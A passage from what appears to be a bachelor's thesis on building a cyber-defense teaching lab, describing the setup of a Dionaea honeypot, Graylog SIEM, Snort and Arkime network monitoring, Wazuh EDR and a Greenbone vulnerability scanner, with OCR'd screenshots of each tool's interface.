This machine acts as the honeypot of the network. **Dionaea** [13] has been employed as the specific implementation of this kind of system, this decision was based on its popularity and low resource consumption. The only way to deploy this system was through docker, so the machine has the **docker.io** and **docker-compose** packages installed, it also contains a folder **dionaea** which has in its interior the docker-compose.yml that once launched, starts the **dionaea** honeypot. No changes had been made to the honeypot, so it has all the default configurations which should make it really easy to spot.

4.4.2. ADM_siem

This machine is the SIEM of the network, as the specific implementation **Graylog** [8] has been chosen, in this case this was a straightforward decision to cut times due to the previously done research on this matter on this bachelor's degree thesis [2]. The elected implementation covers all the requirements from the current *Cyber Defense Systems* course. The most recent versions of this software don’t work in air gapped environments, so instead the version of 2023 (4.3) has been employed.

Regarding the installation, the first step is installing **openjdk-17-jre-headless** and **elasticsearch** packages, immediately afterwards **elasticsearch** is briefly configured and enabled and restarted. The next step is to install **MongoDB**, which has been installed through a Docker Compose due to a downgrade that was done after the first production deployment due to hardware incompatibility issues. Finally **Graylog** can be installed, before restarting and enabling it a few tweaks are done to the configuration, and the **Alert Wizard Plugin** from Airbus-Cyber is installed in order to help the students to create the use cases in an easier way. To finish, the service is launched.

Figures 9 to 11, showcase **Graylog** main interfaces. Figure 9 shows where the logs can be manually searched. Figure 10 shows the “streams”, which are basically where the logs are stored –there are advanced filters to choose which logs to store. Figure 11 is the Alert Wizard plugin, which offers a really simple and visual way of creating use cases within the SIEM.





Figure 9. Graylog Home Page



Streams

You can route incoming messages into streams by applying rules against them. Messages matching the rules of a stream are routed into it. A message can also be routed into multiple streams.

Read more about streams in the documentation.


All events index set *Graylog Events*
Stream containing all events created by Graylog
No configured rules.

All messages index set *Default index set*
Stream containing all messages
The default stream contains all messages.

All system events index set *Graylog System Events*
Stream containing all system events created by Graylog
No configured rules.

Graylog 4.3.15+17ed3ac on siem (Debian 17.0.15 on Linux 6.1.0-29-amd64)

Figure 10. Graylog Streams Page



Wizard: New alert rule
You can define an alert rule.
Read more about Wizard alert rules in the documentation.

Load a message to test fields conditions

Select an Input from the list below and click "Load Message" to load the most recent message received by this input within the last hour.

Select an Input

Alert rule parameters
Define the parameters of the alert rule.


Alert Title and Severity: Info
Fields Condition: Messages must match all of the following rules:
Select...
Count Condition: There must be more than 0 messages
Time Range Condition: Messages must come in the last 1 minutes

Figure 11. Graylog Alert Creation Wizard Page

4.4.3. ADM_nids

This machine is going to be responsible for analyzing and collecting all the network traffic that travels through any of the internal subnetworks. As NIDS implementation **Snort** [11] –version 2– has been chosen due to the requirements of the already existing *Cyber Defense Systems* laboratory sessions. As this machine already needs an additional interface that sniffs traffic in each internal subnetwork, it doesn’t cost almost nothing to take advantage of this and add another tool on this same machine, the specific tool is what can be denominated as a “Distributed Wireshark”, more specifically the tool is **Arkime** [10], formerly known as **Moloch.**

Regarding the exact setup, it starts with the installation and configuration of **OpenSearch**, once it is ready, the service is enabled and restarted. Then **Arkime** and **Lua5.4** are downloaded and installed, the **Arkime** database is initialized, the service is configured and then enabled and restarted. Lastly, Snort is installed. Figures 12 to 14 showcase the main capabilities of **Arkime.** Figure 12 shows the history of captured packets. Figure 13 shows a graphical representation of all the hosts and their connections. Figure 14 allows users to easily view grouped packets by specific protocols. Every page within **Arkime** allows searching and filtering as it could be done on **WireShark**.



Last hour | Start 2025/06/04 13:50:21 | End 2025/06/04 14:50:21 | Bounding Last Packet | Interval Auto

50 per page | 1 2 3 4 5 | Showing 1 - 50 of 529 entries

	Start Time	Stop Time	Src IP / Country	Src Port	Dst IP / Country	Dst Port	Packets	Databytes / Bytes	Arkime Node	Info
udp	2025/06/04 14:49:23	2025/06/04 14:49:23	10.0.10.1	41295	10.0.10.2	53	4	156 324	nids	Protocols udp dns Host 0.debian.pool.ntp.org
udp	2025/06/04 14:49:23	2025/06/04 14:49:23	10.0.10.1	39521	10.0.10.2	53	4	200 368	nids	Protocols udp dns Host 0.debian.pool.ntp.org.cyber.uc3m
udp	2025/06/04 14:49:23	2025/06/04 14:49:23	10.0.10.1	57891	10.0.10.2	53	4	200 368	nids	Protocols udp dns Host 0.debian.pool.ntp.org.cyber.uc3m
udp	2025/06/04 14:49:23	2025/06/04 14:49:23	10.0.10.1	58601	10.0.10.2	53	4	156 324	nids	Protocols udp dns Host 0.debian.pool.ntp.org
udp	2025/06/04 14:49:23	2025/06/04 14:49:23	10.0.13.4	43051	10.0.10.2	53	4	200 368	nids	Protocols udp dns Host 1.debian.pool.ntp.org.cyber.uc3m
udp	2025/06/04 14:49:23	2025/06/04 14:49:23	10.0.13.4	36767	10.0.10.2	53	4	156 324	nids	Protocols udp dns Host 1.debian.pool.ntp.org
udp	2025/06/04 14:49:23	2025/06/04 14:49:23	10.0.13.4	43572	10.0.10.2	53	4	200 368	nids	Protocols udp dns Host 1.debian.pool.ntp.org.cyber.uc3m
udp	2025/06/04 14:49:23	2025/06/04 14:49:23	10.0.13.4	59181	10.0.10.2	53	4	156 324	nids	Protocols udp dns Host 1.debian.pool.ntp.org

Figure 12. Arkime Home Page





Figure 13. Arkime Connections Page




```
Dst IP    10.0.10.2 (982) ff02::2 (6) 10.0.10.1 (1) 10.0.13.4 (1)
Protocols udp (982) dns (980) icmp (8) ntp (2)
Src IP    10.0.13.5 (243) 10.0.10.1 (240) 10.0.13.4 (236) 10.0.13.3 (235) 10.0.10.254 (14) 192.168.168.3 (14) 10.0.10.2 (2) fe80::a00:27ff:fe9a:466d (2) fe80::a00:27ff:fecd:7841 (2) fe80::a00:27ff:fee4:3261 (2)
```

Figure 14. Arkime SPIView Page

4.4.4. ADM_edr

The EDR machine is responsible for securing the endpoints and giving more visibility over them by running an EDR system. As a specific implementation **Wazuh** [9] has been chosen, in this case it was again a straightforward decision to optimize times due to previous research available at this bachelor's degree thesis [2].

The provisioning of this machine is as simple as downloading a script, executing it to set up Wazuh on its most basic configuration (one node full deployment). Figures 15 to 18 show the interfaces which are going to be more useful in these exercises. Figure 15 is the overview page. Figure 16 is a page for deploying new agents and checking the status of already deployed agents. Figure 17 is the File Integrity Monitoring which tracks even the most minimal change on files within certain relevant paths. Figure 18 is the Threat Monitoring page where the different triggered alerts are displayed.



AGENTS SUMMARY

This instance has no agents registered.
Please deploy agents to begin monitoring your endpoints.

Deploy new agent

LAST 24 HOURS ALERTS

Critical severity	High severity	Medium severity	Low severity
0	0	1	1
Rule level 15 or higher	Rule level 12 to 14	Rule level 7 to 11	Rule level 0 to 6

ENDPOINT SECURITY

Configuration Assessment
Scan your assets as part of a configuration assessment audit.

Malware Detection
Check indicators of compromise triggered by malware infections or cyberattacks.

File Integrity Monitoring
Alerts related to file changes, including permissions, content, ownership, and attributes.

THREAT INTELLIGENCE

Threat Hunting
Browse through your security alerts, identifying issues and threats in your environment.

Vulnerability Detection
Discover what applications in your environment are affected by well-known vulnerabilities.

MITRE ATT&CK
Explore security alerts mapped to adversary tactics and techniques for better threat understanding.

SECURITY OPERATIONS

PCI DSS
Global security standard for entities that process, store, or transmit payment cardholder data.


GDPR
General Data Protection Regulation (GDPR) sets guidelines for processing of personal data.

CLOUD SECURITY

Docker
Monitor and collect the activity from Docker containers such as creation, running, starting,

Amazon Web Services
Security events related to your Amazon AWS services, collected directly via AWS API.

Figure 15. Wazuh Home Page



Deploy new agent

1 **Select the package to download and install on your system:**

LINUX
RPM amd64
RPM aarch64
DEB amd64
DEB aarch64

WINDOWS
MSI 32/64 bits

macOS
Intel
Apple silicon

For additional systems and architectures, please check our **documentation**.

2 **Server address:**

This is the address the agent uses to communicate with the server. Enter an IP address or a fully qualified domain name (FQDN).


Assign a server address

Server address

Remember server address

3 **Optional settings:**

Figure 16. Wazuh Agent Enrollment Page



No results match your search criteria

Figure 17. Wazuh File Integrity Monitoring Page




Figure 18. Wazuh Threat Hunting Page

4.4.5. ADM_admin

This machine should be employed by the defenders to access all the other systems within the network through a graphical interface, this is a Debian server VM so it didn't have an already installed desktop environment, the specific implementation chosen due to its low resource consumption was **lightdm**. The machine is also hosting the Vulnerability Scanner of the network. Regarding which implementation of Vulnerability Scanner has been chosen, there were two really popular free alternatives, the first one is **Nessus** and the second is **Openvas**, the first one was immediately discarded because it required a registered account, the second one has evolved and right now is known as **Greenbone**. However **Greenbone** requires much more resources than the available, so instead of using the original version, a much more lightweight version [12] has been deployed through Docker Compose.

Building this VM posed a significant milestone for the project, until this VM was built, every Linux System was running **Ubuntu 22.04 LTS** as the Operating System, however the resource consumption with a desktop environment for this OS was completely unfeasible, this issue lead to trying using **Debian Bookworm** as the base OS and installing a custom graphical environment on top. The save on resources was so significant that after realising it and taking into account that every technical advantage that resulted in choosing **Ubuntu** at first, was also present within **Debian**, every Linux VM was rebuilt using **Debian** by just changing a simple line within the **Vagrantfile**. **ADM_nids** was the only exception due to certain **Snort** compatibility issues.

Figures 19 to 22 showcase the Vulnerability Scanner. Figure 19 is the main page which offers a general overview. Figure 20 is the task wizard for launching the vulnerability scans. Figure 21 is the vulnerabilities page. Figure 22 is the hosts page.





Figure 19. Greenbone Home Page



Task Wizard

Quick start: Immediately scan an IP address

IP address or hostname: 192.168.168.3

The default address is either your computer or your network gateway.

As a short-cut the following steps will be done for you:

1. Create a new Target
2. Create a new Task
3. Start this scan task right away


As soon as the scan progress is beyond 1%, you can already jump to the scan report by clicking on the progress bar in the "Status" column and review the results collected so far.

The Target and Task will be created using the defaults as configured in "My Settings".

By clicking the New Task icon you can create a new Task yourself.

Cancel | Start Scan


Figure 20. Greenbone Scan Task Wizard Page



Vulnerabilities 55 of 95

Name	Oldest Result	Newest Result	Severity	QoD	Results	Hosts
MySQL / MariaDB Default Credentials (MySQL Protocol)	Mon, May 5, 2025 12:56 PM UTC	Mon, May 5, 2025 12:56 PM UTC	9.8 (Critical)	95 %	1	1
vsftpd Compromised Source Packages Backdoor Vulnerability	Mon, May 5, 2025 12:57 PM UTC	Mon, May 5, 2025 12:57 PM UTC	9.8 (Critical)	99 %	2	1
Anonymous FTP Login Reporting	Mon, May 5, 2025 12:55 PM UTC	Mon, May 5, 2025 12:55 PM UTC	6.4 (Medium)	80 %	1	1
